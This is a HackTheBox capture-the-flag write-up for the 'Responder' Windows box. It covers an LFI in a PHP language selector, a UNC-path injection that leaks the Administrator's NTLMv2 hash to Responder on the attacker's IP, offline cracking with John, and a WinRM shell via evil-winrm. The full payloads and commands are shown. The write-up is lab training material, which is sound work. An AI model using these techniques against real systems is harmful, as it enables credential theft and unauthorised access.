Responder — HackTheBox Writeup
Responder is a Very Easy Windows box that chains a classic Local File Inclusion vulnerability with NTLM hash capture to gain a foothold via WinRM. It’s an excellent introduction to how Windows authentication can be weaponized against itself when a server blindly follows UNC paths.
Overview
The attack path here is beautifully simple once you see it: a PHP web application has an LFI vulnerability in its language selector, Windows will attempt NTLM authentication when it tries to access a UNC path, and we’re sitting there with Responder ready to catch the hash. Crack the hash, log in over WinRM, read the flag. Along the way I hit a firewall issue that was a useful reminder about VPN interface trust zones — more on that later.
Reconnaissance
Port Scanning
Starting with a standard Nmap service scan:
nmap -sV -p- --min-rate 5000 <TARGET>

Three ports stand out immediately. Port 80 is Apache running PHP on Windows — a XAMPP stack by the look of it. Port 5985 is WinRM, which is immediately interesting: if we can get any valid credentials, we can use evil-winrm to get a shell. Port 7680 is likely WSUS delivery optimization and not relevant here.
Web Enumeration
Navigating to http://<TARGET> redirects us to http://unika.htb. The virtual host isn’t resolving, so we add it to /etc/hosts:
echo "<TARGET> unika.htb" | sudo tee -a /etc/hosts
With that in place, the site loads — a basic business website with a language selector in the navigation. Clicking through to different languages reveals a suspicious URL pattern:
http://unika.htb/index.php?page=french.html
The page parameter is directly including a file by name. This screams Local File Inclusion. On a Windows XAMPP stack, the classic test is trying to read the hosts file:
http://unika.htb/index.php?page=../../../../windows/system32/drivers/etc/hosts

LFI confirmed. We can read arbitrary files on the system. The web root is at C:\xampp\htdocs\, which we can verify by reading index.php itself. Now the question is: how do we turn file read into code execution?
Foothold
From LFI to NTLM Hash Capture
On Windows, PHP’s include() and require() don’t just handle local paths — they also handle UNC paths like \\server\share\file. When PHP tries to access a UNC path, Windows kicks off an SMB connection to the specified host, and as part of that SMB handshake, Windows will automatically try to authenticate using the current user’s NTLM credentials.
This means if we point the page parameter at a UNC path pointing back to our machine, and we have something listening to capture that authentication attempt, we’ll receive an NTLMv2 hash.
That’s exactly what Responder does — it spins up a fake SMB server (among other things) and logs every authentication attempt.
Setting Up Responder
One important operational note: Responder needs to listen on the tun0 interface (the HTB VPN interface). I run my tooling inside a Distrobox container, but tun0 is a host-level interface and isn’t accessible from inside the container. Responder must run on the host.
I also hit an issue where packets were arriving at my machine but getting silently dropped by firewalld (using nftables, as this is Nobara Linux). I confirmed this with tcpdump — I could see the SYN packets from the target arriving on tun0, but no SYN-ACK was going back. The fix is to add tun0 to the trusted firewall zone:
sudo firewall-cmd --zone=trusted --add-interface=tun0
This is worth remembering any time you’re doing anything that requires inbound connections over the HTB VPN — Responder, reverse shells, anything. Without this, your firewall will silently eat the connections.
With that sorted, start Responder on the host:
sudo python3 Responder.py -I tun0 -v
Now trigger the UNC path inclusion via the LFI. Replace <VPN_IP> with your tun0 IP:
http://unika.htb/index.php?page=//<VPN_IP>/test
The share test doesn’t need to exist — we just need the Windows box to attempt to authenticate. Within a second or two, Responder lights up:

We have an NTLMv2 hash for the Administrator account.
Cracking the Hash
NTLMv2 hashes can’t be used directly for pass-the-hash attacks (that requires the NT hash), but they can be cracked offline if the password is weak. Save the full hash to a file and run it through John the Ripper with the rockyou wordlist:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Password is badminton. Not exactly enterprise-grade.
WinRM Shell via evil-winrm
We spotted WinRM on port 5985 during enumeration. With valid credentials, evil-winrm gives us an interactive PowerShell session:
evil-winrm -i <TARGET> -u Administrator -p badminton
We’re in. A quick look around and the flag is sitting on mike’s desktop:
type C:\Users\mike\Desktop\flag.txt
Flag: [redacted]
Lessons Learned
LFI + UNC paths is a classic Windows gotcha. Whenever you see a file inclusion vulnerability on a Windows host, think about UNC paths. PHP, and other runtimes, will happily try to fetch \\attacker\share over SMB, and Windows will helpfully authenticate with NTLMv2 along the way. This isn’t a niche edge case — it’s a well-documented attack pattern that still works in the wild.
Responder is powerful, but pay attention to your network stack. The hash capture technique only works if the target can actually reach your machine. In CTF contexts, this means:
- Run Responder on the interface facing the target (usually
tun0) - Make sure your host firewall isn’t blocking inbound SMB (TCP 445)
- If you’re using containers (Docker, Distrobox, etc.), run network tools that need inbound connections on the host, not inside the container
Always add tun0 to your firewall’s trusted zone when doing HTB. The command is simple and prevents a lot of “why isn’t my reverse shell connecting?” debugging:
sudo firewall-cmd --zone=trusted --add-interface=tun0
WinRM is a reliable post-exploitation path on Windows. Port 5985 (WinRM HTTP) or 5986 (WinRM HTTPS) means evil-winrm can give you a full shell with valid credentials. It’s often less likely to be blocked than RDP and gives you a cleaner scripting interface anyway.
NTLMv2 hashes are crackable — but only as fast as your wordlist is good. badminton fell in seconds against rockyou. A strong password would have stopped us cold here. This is a good reminder that credential theft isn’t automatically game over for the defender — password complexity still matters even when the hash is exposed.